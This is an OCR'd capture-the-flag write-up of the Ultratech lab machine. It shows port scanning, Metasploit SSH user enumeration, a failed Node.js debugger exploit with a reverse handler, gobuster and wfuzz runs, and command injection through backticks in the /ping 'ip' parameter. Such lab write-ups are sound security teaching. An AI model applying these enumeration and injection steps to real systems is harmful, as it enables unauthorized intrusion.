
Ultratech CTF Writeup

Written by Substing.

phase 1: recon

nmap

The first step was to see what services were running on the target.



port 21: ftp

There was no anonymous login allowed.

vsftpd 3.0.3 is vulnerable to remote denial of service, but this does not help gain access to the machine.

port 22: ssh


OpenSSH 7.6p1 is vulnerable to username brute force

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 10.10.5.9:22 - SSH - Using timing attack technique
[*] 10.10.5.9:22 - SSH - Checking for false positives
[*] 10.10.5.9:22 - SSH - Starting scan
```

There were ultimately no credentials found using this method.

port 8081: http

From nmap we know node.js express framework is being used.




Clearly this is an API.

```
[*] Started reverse TCP handler on 10.10.241.184:4444
[*] 10.10.5.9:8081 - Sending 957 byte payload...
[-] 10.10.5.9:8081 - Exploit failed: EOFError EOFError
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/nodejs_v8_debugger) >
```

I attempted to run a metasploit module, but with no success.


```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.10.5.9:8081 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.5.9:8081
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2023/09/18 18:21:45 Starting gobuster in directory enumeration mode
===============================================================
/auth                 (Status: 200) [Size: 39]
/ping                 (Status: 500) [Size: 1094]
/Ping                 (Status: 500) [Size: 1094]
/Auth                 (Status: 200) [Size: 39]
/pinG                 (Status: 500) [Size: 1094]
Progress: 1273786 / 1273834 (100.00%)===============================================================

2023/09/18 18:37:47 Finished
===============================================================
```

Gobuster reveals 2 routes for calls: /ping and /auth.





```
TypeError: Cannot read property 'replace' of undefined
    at app.get (/home/www/api/index.js:45:29)
    at Layer.handle [as handle_request]
(/home/www/api/node_modules/express/lib/router/layer.js:95:5)
    at next (/home/www/api/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/home/www/api/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request]
(/home/www/api/node_modules/express/lib/router/layer.js:95:5)
    at /home/www/api/node_modules/express/lib/router/index.js:281:22
    at Function.process_params
(/home/www/api/node_modules/express/lib/router/index.js:335:12)
```


```
    at next (/home/www/api/node_modules/express/lib/router/index.js:275:10)
    at cors (/home/www/api/node_modules/cors/lib/index.js:188:7)
    at /home/www/api/node_modules/cors/lib/index.js:224:17
```



The next step taken was to investigate the ping route.

From Burpsuite, I saw that it took an argument of 'ip':






PING 10.10.241.184 (10.10.241.184) 56(84) bytes of data. 64 bytes from 10.10.241.184: icmp_seq=1 ttl=64 time=0.333 ms --- 10.10.241.184 ping statistics --- 1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 0.333/0.333/0.333/0.000 ms

I investigated further into what could be passed into the ip argument and began fuzzing.

Some discoveries were that ; is sanitized out




Adding a single quote throws an error.

Using a wordlist from GitHub https://github.com/orwagodfather/WordList/blob/main/param.txt , I attempted to fuzz any other arguments that the ping route might take.

```
└─# wfuzz --hc 500 -w Downloads/param.txt http://10.10.5.9:8081/ping?FUZZ
```

```
┌──(root㉿kali)-[~]
└─# wfuzz --hc 500 -w Downloads/param.txt http://10.10.5.9:8081/ping?FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfu
zz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.5.9:8081/ping?FUZZ
Total requests: 25906

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000009247:   200        0 L      4 W        30 Ch       "ip"

Total time: 0
Processed Requests: 25906
Filtered Requests: 25905
Requests/sec.: 0
```


Nothing came up besides ip.



Command execution was achieved using the backtick...


port 31331: http


The site was running Apache2.4.29 and hosted a fairly standard looking web page.




Who are we?

Some new pages were found in robots.txt:






The partners page reveals a login.



